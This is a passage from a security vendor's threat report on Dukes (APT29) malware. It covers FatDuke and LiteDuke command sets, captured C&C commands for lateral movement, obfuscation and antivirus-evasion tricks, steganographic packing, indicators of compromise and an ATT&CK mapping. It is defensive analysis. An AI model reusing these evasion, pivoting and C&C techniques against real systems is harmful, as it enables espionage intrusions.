00000000:  E2 80 B0 50-4E 47 0D 0A-1A 0D 0A 20-20 20 0D 0A   ‰PNG       
00000010:  49 48 44 52-20 20 01 73-20 20 20 D0-8E 08 02 20   IHDR  s    Ž     
00000020:  20 01 D0 9D-5E D1 88 D0-93 20 20 20-07 74 49 4D     Ð ^ш Ð    tIM
00000030:  45 07 D0 A9-02 12 20 45-30 4A 59 54-58 52 33 44   E Ð©    E0JYTXR3D
00000040:  72 78 53 79-32 74 49 6C-62 5A 75 54-51 76 4F 65   rxSy2tIlbZuTQvOe
00000050:  48 75 6A 6C-77 77 50 53-54 4E 75 36-6B 41 66 79   HujlwwPSTNu6kAfy
00000060:  5A 2F 48 37-5A 6D 73 62-57 6D 58 36-73 52 4D 4F   Z/H7ZmsbWmX6sRMO
00000070:  2F 6A 4D 37-31 4F 59 53-74 69 74 35-61 64 43 53   /jM71OYStit5adCS
00000080:  79 77 71 77-67 4F 45 61-55 46 53 31-79 4D 45 56   ywqwgOEaUFS1yMEV
00000090:  2F 6E 58 32-62 70 45 47-56 65 69 4D-43 30 63 75   /nX2bpEGVeiMC0cu
000000A0:  39 51 3D                                         9Q=
```

Figure 32 // C&C response including most of a valid PNG header and an encrypted command for FatDuke

The malware then decrypts this data using AES-256 in ECB mode, with the key hardcoded in the config. The result is a command in JSON. Figure 33 shows six real command examples.

```
{"commandBody":"14 C:\\Users\\<redacted>\\AppData\\
Local","size":0,"iscmd":true}
{"commandBody":"5 -parsing=raw -type=exe net.
exe use \\\\WORKPC\\IPC$ \\"<redacted password>\\" /
USER:Administrator","size":0,"iscmd":true}
{"commandBody":"5 -parsing=raw -type=exe schtasks.exe /Query /FO
TABLE","size":0,"iscmd":true}
{"commandBody":"14 C:\\Users\\Administrator","size":0,"iscmd":true}
{"commandBody":"14 \\\\<redacted>\\C$\\Users\\User\\
Desktop","size":0,"iscmd":true}
{"commandBody":"7","size":0,"iscmd":true}
```

Figure 33 // Example of commands sent to FatDuke

These JSON objects contain a command identifier and the command arguments. Table 6 shows the commands implemented by FatDuke.

Table 6 *FatDuke backdoor commands*

ID	Description	ID	Description
0	Read or write an environment variable	17	Copy a file or a directory
1	Load a DLL	18	Remove a directory
2	Unload a DLL	19	Remove a file
3	Execute rundll32	20	Compute the MD5 of a file
4	Execute a command, a wscript, a PowerShell command or create a process	21	`cat` a file
5	Execute a command, a wscript, a PowerShell command or create a process, using a pipe to get the result	22	Exfiltrate a file
6	Kill a process	23	Write a file
7	Kill itself	24	Write random data to a file (secure deletion)
8	Uninstall (secure delete its DLL and exit the process)	25	System information
9	Turn on or off the random interval	26	Date
10	Set User-Agent to default value	27	List running processes
11	Enable debug log	28	Return the list of disks with their type and available space
12	Return the working directory	29	Return malware information
13	Change the working directory	30	Listen to a pipe
14	List directory	31	Stop listening to a pipe
15	Create directory	32	List open pipes
16	Move a file or a directory		

The C&C servers used for FatDuke do not seem to be compromised websites. In order to look legitimate, they register variants of existing domains and redirect the homepage of their C&C server to the homepage of the real domain. As mentioned before, this technique is also used for PolyglotDuke C&C servers.

For example, they registered the domain `fairfieldsch[.]org` and make it redirect to `fairfields.northants.sch.uk`, the website of a school in the UK.

We also noticed that they used several C&C servers per targeted organization, but these servers apparently don't overlap across the victims, ensuring tight compartmentalization.

Local network pivoting

What if the compromised machine doesn't have access, or has restricted access, to the Internet? The developers implemented a functionality they called `PivotingPipeTransport.`

It allows the malware to communicate with other malware instances using pipes. In order to connect to a remote machine, it first calls *WNetAddConnection2*. This function takes the following arguments:

- `lpNetResource`: the remote machine
- `lpPassword`: the remote password
- `lpUserName`: the remote username

These pieces of information are available in the malware configuration under the names:

- `pivoting_ip`
- `pivoting_login`
- `pivoting_password`

Then, it will create a pipe using the name specified in the `pivoting_pipe` configuration field and use it to communicate with the other malware instance.

Thus, this functionality allows attackers to bypass network restrictions that may be enforced on critical systems. However, they need to steal the credentials of the remote machine first or use organization-level administrative credentials.

Obfuscation

The FatDuke binaries are highly obfuscated. They use three different techniques in order to slow down analysis.

First, they use string stacking for all important strings; this consists of building strings dynamically by pushing each character separately on the stack, rather than using strings from the `.data` section. They also add some basic operations to the stacking in order to prevent the extraction without emulating the code. Figure 34 shows such an example where the ASCII value of each letter is multiplied with a hardcoded value of 1.

```
v81 = 78 * int_1;                       // Need 2 or 3 arguments: dll name,
                                        // entry point and [param string]
v82 = 101 * int_1;
v83 = 101 * int_1;
v84 = 100 * int_1;
v85 = 32 * int_1;
v86 = 50 * int_1;
v87 = 32 * int_1;
v88 = 111 * int_1;
```

Figure 34 // FatDuke obfuscation – String stacking

Second, they also add opaque predicates in most of the functions. Opaque predicates are conditions that are always True or always False. They are not part of the code's semantic, but the code is harder to read. Figure 35 is an example of opaque predicates we found in FatDuke. Whatever the result of `rand()` is, `v11` is always equal to 15. Thus, the condition is always False.

```
v10 = rand();
v11 = 6 * (v10 % 100 + 15) / 6 - v10 % 100;   // v11 = 15
if ( v11 > 15 )                               // always false
{
  v85 = 1749;
  v86 = 7925;
  f_return_5069(5697, 36);
```

Figure 35 // FatDuke obfuscation – Opaque predicate

Third, they add junk code and junk strings. Unlike opaque predicates, the code will be executed but it is useless and again is not part of the semantics of the program. For example, the function in Figure 36 and in Figure 37 returns always the same value, which is never used.

```
f_ret_0x1C5C(1, COERCE_INT(0.25071901));
```

Figure 36 // FatDuke obfuscation – Junk function call

```
int __stdcall f_ret_0x1C5C(int a1, int a2)
{
  return 0x1C5C;
}
```

Figure 37 // FatDuke obfuscation – Junk function return value

The binary contains a huge amount of strings from different projects like Chromium. It might be an attempt to bypass security products, similar to what was posted by SkyLight [27]. These strings are used to fill very large structures (about 1000 fields), probably to hide the few interesting fields used by the malware, as shown in Figure 38.

```
this->field_14 = 15;
this->field_10 = 0;
LOBYTE(this->field_0) = 0;
f_copy(this, "GetTraceEnableLevel", 0x13u);
v61 = 0;
v2->field_2c = 15;
v2->field_28 = 0;
LOBYTE(v2->field_18) = 0;
f_copy(&v2->field_18, "?$?(?,?0?4?H?L?\\?`?p?t?x?|?", 0x1Bu);
v2->field_44 = 15;
v2->field_40 = 0;
LOBYTE(v2->field_30) = 0;
f_copy(&v2->field_30, "setct-CertResData", 0x11u);
v2->field_5c = 15;
v2->field_58 = 0;
LOBYTE(v2->field_48) = 0;
f_copy(&v2->field_48, "RSA_EXPORT", 0xAu);
v2->field_74 = 15;
v2->field_70 = 0;
LOBYTE(v2->field_60) = 0;
f_copy(&v2->field_60, "Cross origin redirect denied", 0x1Cu);
v2->field_8c = 15;
v2->field_88 = 0;
LOBYTE(v2->field_78) = 0;
f_copy(&v2->field_78, "I/O Board, rev1", 0xFu);
v2->field_a4 = 15;
v2->field_a0 = 0;
LOBYTE(v2->field_90) = 0;
f_copy(&v2->field_90, "Sync.RequestContentLength.Compressed", 0x24u);
v2->field_bc = 15;
v2->field_b8 = 0;
```

Figure 38 // FatDuke obfuscation – Chromium strings

We are not sure whether Dukes' developers used a commercial obfuscation tool or if they developed their own. However, given their level of sophistication, it would not be surprising if they rely on their own obfuscator.

4.6 LiteDuke: the former third stage

LiteDuke is a third-stage backdoor that was mainly used in 2014-2015. It is not directly linked to *Operation Ghost*, but we found it on some machines compromised by MiniDuke. We chose to document it mainly because we did not find it described elsewhere. We have dubbed it LiteDuke because it uses SQLite to store information such as its configuration. Our analysis is based on the sample with SHA-1 `AF2B46D4371CE632E2669FEA1959EE8AF4EC39CE`.

Link with the Dukes

LiteDuke uses the same dropper as PolyglotDuke. It also uses the same encryption scheme, shown in Figure 7 in *section 3.2*, to obfuscate its strings. As we haven't seen any other threat actor using the same code, we are confident that LiteDuke was indeed part of the Dukes' arsenal.

Packer

LiteDuke is packed using several layers of encryption and steganography.

1. In the PE resources section, the initial dropper has a GIF picture. The picture is not valid but contains a second dropper.
2. This second executable has a BMP picture in its resources. It uses steganography to hide bytes in the image. Once decoded and decrypted, we have the loader.
3. The loader will decrypt the backdoor code and load it into memory.

Figure 39 summarizes the unpacking process from the initial dropper to the backdoor code.



Figure 39 // LiteDuke unpacking process

Side Story

We also noticed that the attackers left a curious artefact in an older sample (the dropper with SHA-1 `7994714FFDD6411A6D64A7A6371DB9C529E70C37`) as shown in Figure 40.

Figure 40 // Curious phone number left by the attackers

This is the phone number of a mental health specialist in a small city in the state of Indiana in the United States.

Backdoor

The backdoor code only exists in memory as only the loader is written to disk. The loader persists using a Windows shortcut (`.lnk` file) that is registered in the traditional `CurrentVersion\Run` registry key.

According to the PE header, the developers did not make use of Visual Studio to compile this backdoor. Figure 41 shows that they used the linker FASM 1.70. FASM (Flat Assembler) is an assembler that can produce Windows or Linux binaries. It reminds us of the MiniDuke backdoor, developed directly in x86 assembly.

Figure 41 // Assembler used by the developer (screenshot of DIE analysis)

The backdoor DLL exports seven functions that have relatively explicit names (CC being Crypto Container):

- SendBin
- LoadFromCC
- SaveToCC
- GetDBHandle
- GetCCFieldSize
- GetCCFieldLn
- DllEntryPoint

Interestingly, the malware apparently attempts to bypass Kaspersky security products by checking if the registry key `HKCU\Software\KasperskyLab` exists and if so, it waits 30 seconds before executing any additional code. We do not know whether this really bypasses any Kaspersky security products.

The Crypto Container is an SQLite database, stored on the disk in the same directory as the loader, and uses *SQLCipher*. This SQLite extension encrypts the database using AES-256. The encryption key is the MD5 hash of machine-specific values (such as CPUID, the account name, the BIOS version and the processor name) to prevent decryption if, for example, the database ends up in a public malware repository. The key is not stored anywhere but is re-generated at each execution.

The database contains three different tables, which are created using the following commands:

```
CREATE TABLE modules (uid INTEGER PRIMARY KEY, version char(255),
code blob, config blob, type char(10), md5sum char(32), autorun
(INTEGER);
CREATE TABLE objects (uid INTEGER PRIMARY KEY AUTOINCREMENT, name
CHAR(255), body blob, type char(10), md5sum char(32));
CREATE TABLE config (uid INTEGER PRIMARY KEY AUTOINCREMENT, agent_id
CHAR(128), remote_host CHAR(256), remote_port integer, remote_path
char(1024), update_interval integer, server_key CHAR(32), rcv_header
CHAR(64));
```

The configuration default values are hardcoded in the binary. This SQLite table allows the malware operators to update these parameters easily.

Similarly, the modules, which are plug-ins for the backdoor, are stored in the database. Since the database is encrypted, the modules never touch the disk in plaintext and will only be loaded into memory. Unfortunately, we have not yet been able to find any of the plug-ins used by LiteDuke.

One artefact of the development method is the implementation of the backdoor commands. Usually, a backdoor will have a big switch statement to check the command sent by the C&C server against the list of commands implemented in the malware. In the case of LiteDuke, it is a succession of loops: one loop per implemented command, as shown in Figure 42.

```
while ( 1 )
{
  id = *cmd_id_list;
  cmd_id_list = (cmd_id_list + 2);
  if ( !id )
    break;
  if ( id == *command_id )
  {
    input = 0;
    sscanf(Src, str_pattern, &input);
    v15 = VirtualAlloc(0, 512, 12288, 4);
    new_current_directory = v15;
    MultiByteToWideChar(v16, HIDWORD(v15), 65001, 0, &input, -1, v15, 512);
    if ( Backdoor::_SetCurrentDirectory(new_current_directory) )
      lstrcpyA(v117, aOk);
    else
      lstrcpyA(v117, aError);
    VirtualFree(new_current_directory, 0, 0x8000);
    goto LABEL_236;
  }
}
while ( 1 )
{
  _id = *cmd_id_list;
  cmd_id_list = (cmd_id_list + 2);
```

Figure 42 // Multiple while loops instead of a backdoor switch case

Each of the 41 different commands has between three and six possible command IDs. The program will loop successively on the list until the ID in the list matches the ID provided by the operator. The full list is available in Figure 43.

```
list_of_cmd_id  dd 0A861580Bh, 0E3A075D9h, 30F80000h, 0AC051768h, 0DFBB0000h
                                        ; DATA XREF: f_network+41↓o
                                        ; f_backdoor_switch+39↓o
                dd 6A6Fh, 79A384C3h, 0C741CB0Dh, 0A850h, 0EF72973h, 695E3FDCh
                dd 0A83Bh, 0ADFF2859h, 0E3BF0000h, 31CEh, 0D4BF2FDCh, 7844643Ch
                dd 0CE95A5B4h, 0E9C00000h, 2F1CCA24h, 0CDB4h, 4C93FD7h
                dd 20600000h, 728622B1h, 0D0A4ABD0h, 5CF50000h, 4EE7CAA2h
                dd 0FE1Ah, 6CB4C08Ch, 0A51B9848h, 174B0000h, 91F3849Ah
                dd 730304A8h, 0DD91h, 80DF410Ah, 7BB8B5DCh, 8395h, 0ADB1FAB8h
                dd 406232F5h, 0E8EFh, 0D5907627h, 2BE2F5C8h, 0FCD20000h
                dd 81EEF858h, 3590h, 7C5C42E8h, 0C0A58343h, 9BA30000h
                dd 0E0239E36h, 31DDh, 94CDD785h, 67D92489h, 0C86Bh, 14AB84CCh
                dd 0D5C5C6D5h, 7BADh, 8DA285E8h, 705889E2h, 773887D8h
                dd 30020000h, 0EAC8h, 0D734B9E2h, 1A169CC8h, 0B8A00000h
                dd 6184h, 390A0F2Bh, 0D454B6C7h, 0EBCC04F7h, 0B4030000h
                dd 0B40Bh, 5E8D286Ah, 0DA0E5596h, 9618C963h, 189D0000h
                dd 2551E740h, 28BEAF3h, 0B9030000h, 0F1CDD0DFh, 65150000h
                dd 0B9D7EF03h, 25760000h, 0D0E7F5D2h, 434F0000h, 0DB890920h
                dd 0E3C30000h, 654F224Bh, 0A5553AF9h, 26BD0000h, 9A74792Eh
                dd 432E0000h, 26DA34B8h, 0BC9AA5FEh, 72C90000h, 5AF41450h
                dd 98354C79h, 0E9BB0000h, 0EB51C8EFh, 8ABD4414h, 95ABh
                dd 26EE01F5h, 0A4BFh, 0F0D6574Bh, 0CD3A481h, 0CA99h
```

Figure 43 // List of LiteDuke command IDs

Given the large number of different commands, we won't list them all. Basically, the backdoor can:

- Upload or download files
- Securely delete a file by first writing random data (from a linear congruential generator) to the file
- Update the database (config, modules and objects)
- Create a process
- Get system information (CPUID, BIOS version, account name, etc.)
- Terminate itself

The network part of the backdoor is relatively simple. It uses GET requests to contact either the hardcoded C&C URL or the one stored in the database. Figure 44 shows the domain, resources and parameters used by LiteDuke.

.data:004110EB	00000024	C (16 bits) - UTF-16LE	www.bandabonga.fr
.data:00411167	00000010	C (16 bits) - UTF-16LE	/param/
.data:0041117F	00000018	C (16 bits) - UTF-16LE	rcv_get.php
.data:00411197	00000052	C (16 bits) - UTF-16LE	rcv_get.php?id=%s&buffer_id=%s&offset=-1
.data:004111E9	00000052	C (16 bits) - UTF-16LE	rcv_get.php?id=%s&buffer_id=%s&offset=%u
.data:0041123B	0000003E	C (16 bits) - UTF-16LE	rcv_get.php?id=%s&buffer_id=%s
.data:00411279	00000052	C (16 bits) - UTF-16LE	rcv_get.php?id=%s&buffer_id=%s&offset=-1
.data:004112CB	00000062	C (16 bits) - UTF-16LE	rcv_rcv.php?id=%s&buffer_id=%s&offset=%u&size=%u
.data:0041132D	00000052	C (16 bits) - UTF-16LE	rcv_rcv.php?id=%s&buffer_id=%s&offset=-1

Figure 44 // LiteDuke C&C domain, resources and parameters

Among the different samples we analyzed, the C&C domains are different, but they always use a script named `rcv_get.php`. We believe that the C&C domains are compromised servers.

In order to blend into the network traffic, and similar to FatDuke, the malware checks the default browser and chooses its User-Agent request header accordingly, as shown in Table 7. It can also get the proxy configuration from Firefox, in the configuration file `prej.js`, or from Opera, in the `operaprefs.ini` file. This information is then used when establishing a connection to the C&C server.

Table 7 *User-Agent strings used by LiteDuke*

Default Browser	User-Agent
Internet Explorer	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729)
Firefox	Mozilla/5.0 (Windows NT 6.2; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
Chrome	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWeb-Kit/534.13(KHTML, like Gecko) Chrome/9.0.597.98 Safari/534.13
Safari	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/533.19.4 (KHTML, like Gecko) Version/5.0.3 Safari/533.19.4
Opera	Opera/9.80 (Windows NT 5.1; U; en-US) Presto/2.7.62 Version/11.01

As one can see, some of these User-Agents are custom and they all refer to very old browsers, most of them released in 2011. It is also way less stealthy than with FatDuke's sniffing of the real User-Agent used by the local browser. This reinforces our hypothesis that this backdoor was used many years ago and is no longer deployed in the wild.

5. CONCLUSION

Operation Ghost shows that the Dukes never stopped their espionage activities. They were in the spotlight after the breach of the Democratic National Committee during the 2016 US presidential elections. However, they then recovered from that media attention and rebuilt most of their toolset.

Using these new tools and previously used techniques, such as leveraging Twitter and steganography, they were able to breach Foreign Affairs Ministries of several European governments.

This campaign also shows that APT threat actors going dark for several years does not mean they have stopped spying. They might pause for a while and re-appear in another form, but they still need to spy to fulfill their mandates.

To help defenders better protect their networks, we will continue to monitor the Dukes' developments.

Indicators of Compromise can also be found on *GitHub*. For any inquiries, or to make sample submissions related to the subject, contact us at: *threatintel@eset.com*.

6. BIBLIOGRAPHY

1 D. Alperovitch, "Bears in the Midst: Intrusion into the Democratic National Committee," 15 06 2016. [Online]. Available: *https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/*.

2 Department of Homeland Security, "Enhanced Analysis of GRIZZLY STEPPE Activity," 10 02 2017. [Online]. Available: *https://www.us-cert.gov/sites/default/files/publications/AR-17-20045_Enhanced_Analysis_of_GRIZZLY_STEPPE_Activity.pdf*.

3 GReAT, "The MiniDuke Mystery: PDF 0-day Government Spy Assembler 0x29A Micro Backdoor," 27 02 2013. [Online]. Available: *https://securelist.com/the-miniduke-mystery-pdf-0-day-government-spy-assembler-0x29a-micro-backdoor/31112/*.

4 A. Lehtiö, "THE DUKES: 7 years of Russian cyberespionage," 17 09 2015. [Online]. Available: *https://www.f-secure.com/documents/996508/1030745/dukes_whitepaper.pdf*.

5 S. R. Skjeggestad, H. Stolt-Nielsen, L. Tomter, E. Omland and A. Strønen, "Norge utsatt for et omfattende hackerangrep," 07 02 2017. [Online]. Available: *https://www.nrk.no/norge/norge-utsatt-for-et-omfattende-hackerangrep-1.13358988*.

6 A. T. Matthew Dunwoody, B. Withnell, J. Leathery, M. Matonis and N. Carr, "Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign," 19 11 2018. [Online]. Available: *https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign.html*.

7 A. Cherepanov, "GREYENERGY: A successor to BlackEnergy," 10 2018. [Online]. Available: *https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf*.

8 A. Cherepanov, "The rise of TeleBots: Analyzing disruptive KillDisk attacks," ESET, 13 12 2016. [Online]. Available: *https://www.welivesecurity.com/2016/12/13/rise-telebots-analyzing-disruptive-killdisk-attacks/*.

9 T. Brewster, "Sophisticated 'MiniDuke' hackers start hunting governments and drug dealers," 03 07 2014. [Online]. Available: *https://www.theguardian.com/technology/2014/jul/03/miniduke-hackers-governments-drug-dealers-kaspersky*.

10 F-Secure, "COZYDUKE," 22 04 2015. [Online]. Available: *https://www.f-secure.com/documents/996508/1030745/CozyDuke*.

11 M. Dunwoody, "Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)," 03 04 2017. [Online]. Available: *https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html*.

12 FireEye, "HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group," 07 2015. [Online]. Available: *https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf*.

13 Symantec Security Response, "'Forkmeiamfamous': Seaduke, latest weapon in the Duke armory," 13 07 2015. [Online]. Available: *https://www.symantec.com/connect/blogs/forkmeiamfamous-seaduke-latest-weapon-duke-armory*.

14 S. Adair, "PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs," 09 11 2016. [Online]. Available: *https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/*.

15 J. Pitts, "The Case of the Modified Binaries," 23 10 2014. [Online]. Available: *https://www.leviathansecurity.com/blog/the-case-of-the-modified-binaries/*.

16 A. Lehtiö, "OnionDuke: APT Attacks Via the Tor Network," 14 11 2014. [Online]. Available: *https://www.f-secure.com/weblog/archives/00002764.html*.

17 ESET Research, "Miniduke still duking it out," 20 05 2014. [Online]. Available: *https://www.welivesecurity.com/2014/05/20/miniduke-still-duking/*.

18 S. Lozhkin, "Minidionis – one more APT with a usage of cloud drives," 15 07 2015. [Online]. Available: *https://securelist.com/minidionis-one-more-apt-with-a-usage-of-cloud-drives/71443/*.

19 J.-I. Boutin and M. Faou, "Visiting the snake nest," 01 2018. [Online]. Available: *https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Visiting-The-Snake-Nest.pdf*.

20 ESET Research, "En Route with Sednit," 10 2016. [Online]. Available: *https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-full.pdf*.

21 GReAT, "Miniduke is back: Nemesis Gemina and the Botgen Studio," 03 07 2014. [Online]. Available: *https://securelist.com/miniduke-is-back-nemesis-gemina-and-the-botgen-studio/64107/*.

22 The Unicode Consortium, "Katakana Range: 30A0–30FF," [Online]. Available: *https://www.unicode.org/charts/PDF/U30A0.pdf*.

23 The Unicode Consortium, "Cherokee Range: 13A0-13FF," [Online]. Available: *https://unicode.org/charts/PDF/U13A0.pdf*.

24 The Unicode Consortium, "Kangxi Radicals Range: 2F00-2FDF," [Online]. Available: *https://unicode.org/charts/PDF/U2F00.pdf*.

25 P.-M. Bureau and C. Dietrich, "Hiding in Plain Sight," 2015. [Online]. Available: *https://www.blackhat.com/docs/eu-15/materials/eu-15-Bureau-Hiding-In-Plain-Sight-Advances-In-Malware-Covert-Communication-Channels.pdf*.

26 T. László and Á. Kiss, "Obfuscating C++ programs via control flow flattening," 08 2009. [Online]. Available: *http://ac.inf.elte.hu/Vol_030_2009/003.pdf*.

27 Skylight, "Cylance, I Kill You!," 18 07 2019. [Online]. Available: *https://skylightcyber.com/2019/07/18/cylance-i-kill-you/*.

7. INDICATORS OF COMPROMISE

7.1 Hashes

Component	SHA-1	Compilation Date	ESET detection name
PolyglotDuke	4BA559C403FF3F5CC2571AE0961EAFF6CF0A50F6	07/07/2014	Win32/Agent.ZWH
	CF14AC569A63DF214128F375C12D90E535770395	07/06/2017	Win32/Agent.AAPY
	539D021CD17D901539A5E1132ECAAB7164ED5DB5	07/06/2017	Win32/Agent.ZWH
	0E25EE58B119DD48B7C9931879294AC3FC433F50	07/08/2017	Win64/Agent.OL
	D625C7CE9DC7E56A29EC9A81650280EDC6189616	19/10/2018	Win64/Agent.OL
RegDuke Loader	0A5A7DD4AD0F2E50F3577F8D43A4C55DDC1D80CF	21/12/2017	MSIL/Tiny.BG
	F7FD63C0534D2F717FD5325D4397597C9EE4065F	10/07/2018	MSIL/Tiny.BG
	194D8E2AE4C723CE5FE11C4D9CFEFBBA32DCF766	29/08/2018	MSIL/Agent.TGC
	64D6C11FFF2C2AADAACEE01B294AFCC751316176	01/10/2018	MSIL/Agent.SVP
	6ACC0B1230303F8CF46152697D3036D69EA5A849	25/10/2018	MSIL/Agent.SXO
	170BE45669026F3C1FC5BA2D48817DBF950DA3F6	01/12/2018	MSIL/Agent.SYC
RegDuke Backdoor	5905C55189C683BC37258AEC28E916C41948CD1C	29/08/2018	MSIL/Agent.CAW
MiniDuke	B05CABA461000C6EBD8B237F318577E9BCCD6047	17/08/2018	Win32/Agent.TSG
	718C2CE6170D6CA505297B41DE072D8D3B873456	24/06/2019	Win32/Agent.TUF
FatDuke	A88DA2DD033775F7ABC8D6FB3AD5DD48EFBEADE1	03/05/2017	Win32/Agent.TSH
	DB19171B239EF6DE8E83B2926EADC652E74A5AFA	22/05/2019	Win32/Agent.TSH
FatDuke Loader	9E96B00E9F7EB94A944269108B9E02D97142EEDC	19/04/2019	Win32/Agent.AAPY
LiteDuke	AF2B46D4371CE632E2669FEA1959EE8AF4EC39CE	02/10/2014	Win32/Agent.AART

7.2 Network

Domains

Component	Domain
PolyglotDuke	acciaio.com[.]br
	ceycarb[.]com
	coachandcook[.]at
	fisioterapiabb[.]it
	lorriratzlaff[.]com
	mavin21c.dothome.co[.]kr
	motherlodebulldogclub[.]com
	powerpolymerindustry[.]com
	publiccouncil[.]org
	rulourialuminiu.co[.]uk
	sistemikan[.]com
	varuhusmc[.]org
MiniDuke	ecolesndmessines[.]org
	salesappliances[.]com
FatDuke	busseylawoffice[.]com
	fairfieldsch[.]org
	ministernetwork[.]org
	skagenyoga[.]com
	westmedicalgroup[.]net
LiteDuke	bandabonga[.]fr

Public webpages used by PolyglotDuke

```
http://ibb[.]co/hVhaAq
http://imgur[.]com/1RzfF7r
http://imgur[.]com/6wjspWp
http://imgur[.]com/d4ObKL0
http://imgur[.]com/D6U06Ci
http://imgur[.]com/GZSK9zI
http://imgur[.]com/wcMk7a2
http://imgur[.]com/WMTwSMJ
http://imgur[.]com/WOKHonk
http://imgur[.]com/XFa7Ee1
http://jack998899jack.imgbb[.]com
http://simp[.]ly/publish/pBn8Jt
http://thinkery[.]me/billywilliams/5a0170161cb602262f000d2c
http://twitter[.]com/aimeefleming25
http://twitter[.]com/hen_rivero
http://twitter[.]com/JamesScott1990
http://twitter[.]com/KarimM_traveler
http://twitter[.]com/lerg5pvo1i
http://twitter[.]com/m63vhd7ach3
http://twitter[.]com/MarlinTarin
http://twitter[.]com/np8j7ovqdl
http://twitter[.]com/q5euqysfu5
http://twitter[.]com/qistp743li
http://twitter[.]com/t8t842io2
http://twitter[.]com/ua6ivyxkfv
http://twitter[.]com/utyi5asko02
http://twitter[.]com/vgmmmyqaq
http://twitter[.]com/vvwc63tgz
http://twitter[.]com/wekcddkg2ra
http://twitter[.]com/xzg3a2e2z
http://www.evernote[.]com/shard/s675/sh/6686ff4e-8896-499b-8cdb-a2bbf2cc4db9/
fc7fbe66c820f17c30147235e95d31b8
http://www.fotolog[.]com/g1h4wuiz6
http://www.fotolog[.]com/gf3z425rr0
http://www.fotolog[.]com/i4ntff47xfw
http://www.fotolog[.]com/joannevil/121000000000030009/
http://www.fotolog[.]com/o2rh2s2x7pu
http://www.fotolog[.]com/q4tusizx9xb
http://www.fotolog[.]com/rypnil03sl6
http://www.fotolog[.]com/shx8hypubt
http://www.fotolog[.]com/u99aliw5g
http://www.fotolog[.]com/uq44y4j19m8
http://www.fotolog[.]com/vq21p34
http://www.fotolog[.]com/vz1g3wmwu
http://www.fotolog[.]com/zu2of5vyfl6
http://www.google[.]com/?gws_rd=ssl#q=Heiofjskghwe+Hjwefkbqw
http://www.kiwibox[.]com/AfricanRugby/info/
http://www.kiwibox[.]com/GaryPhotographe/info/
http://www.reddit[.]com/user/BeaumontV/
http://www.reddit[.]com/user/StevensThomasWis/
```

8. MITRE ATT&CK TECHNIQUES

Tactic	ID	Name	Description
Initial Access	*T1193*	Spearphishing Attachment	The Dukes likely used spearphishing emails to compromise the target.
	T1078	Valid Accounts	Operators use account credentials previously stolen to come back on the victim's network.
Execution	*T1106*	Execution through API	They use CreateProcess or LoadLibrary Windows APIs to execute binaries.
	T1129	Execution through Module Load	Some of their malware load DLL using LoadLibrary Windows API.
	T1086	PowerShell	FatDuke can execute PowerShell scripts.
	T1085	Rundll32	The FatDuke loader uses rundll32 to execute the main DLL.
	T1064	Scripting	FatDuke can execute PowerShell scripts.
	T1035	Service Execution	The Dukes use PsExec to execute binaries on remote hosts.
Persistence	*T1060*	Registry Run Keys / Startup Folder	The Dukes use the CurrentVersion\Run registry key to establish persistence on compromised computers.
	T1053	Scheduled Task	The Dukes use Scheduled Task to launch malware at startup.
	T1078	Valid Accounts	The Dukes use account credentials previously stolen to come back on the victim's network.
	T1084	Windows Management Instrumentation Event Subscription	The Dukes used WMI to establish persistence for RegDuke.
Defense Evasion	*T1140*	Deobfuscate/Decode Files or Information	The droppers for PolyglotDuke and LiteDuke embed encrypted payloads.
	T1107	File Deletion	The Dukes malware can delete files and directories.
	T1112	Modify Registry	The keys used to decrypt RegDuke payloads are stored in the Windows registry.
	T1027	Obfuscated Files or Information	The Dukes encrypts PolyglotDuke and LiteDuke payloads with custom algorithms. They also rely on known obfuscation techniques such as opaque predicates and control flow flattening to obfuscate RegDuke, MiniDuke and FatDuke.
	T1085	Rundll32	The FatDuke loader uses rundll32 to execute the main DLL.
	T1064	Scripting	FatDuke can execute PowerShell scripts.
	T1045	Software Packing	The Dukes use a custom packer to obfuscate MiniDuke and FatDuke binaries. They also use the commercial packer .NET Reactor to obfuscate RegDuke.
	T1078	Valid Accounts	The Dukes use account credentials previously stolen to come back on the victim's network.
	T1102	Web Service	PolyglotDuke fetches public webpages (Twitter, Reddit, Imgur, etc.) to get encrypted strings leading to new C&C. server. For RegDuke, they also use Dropbox as a C&C server.
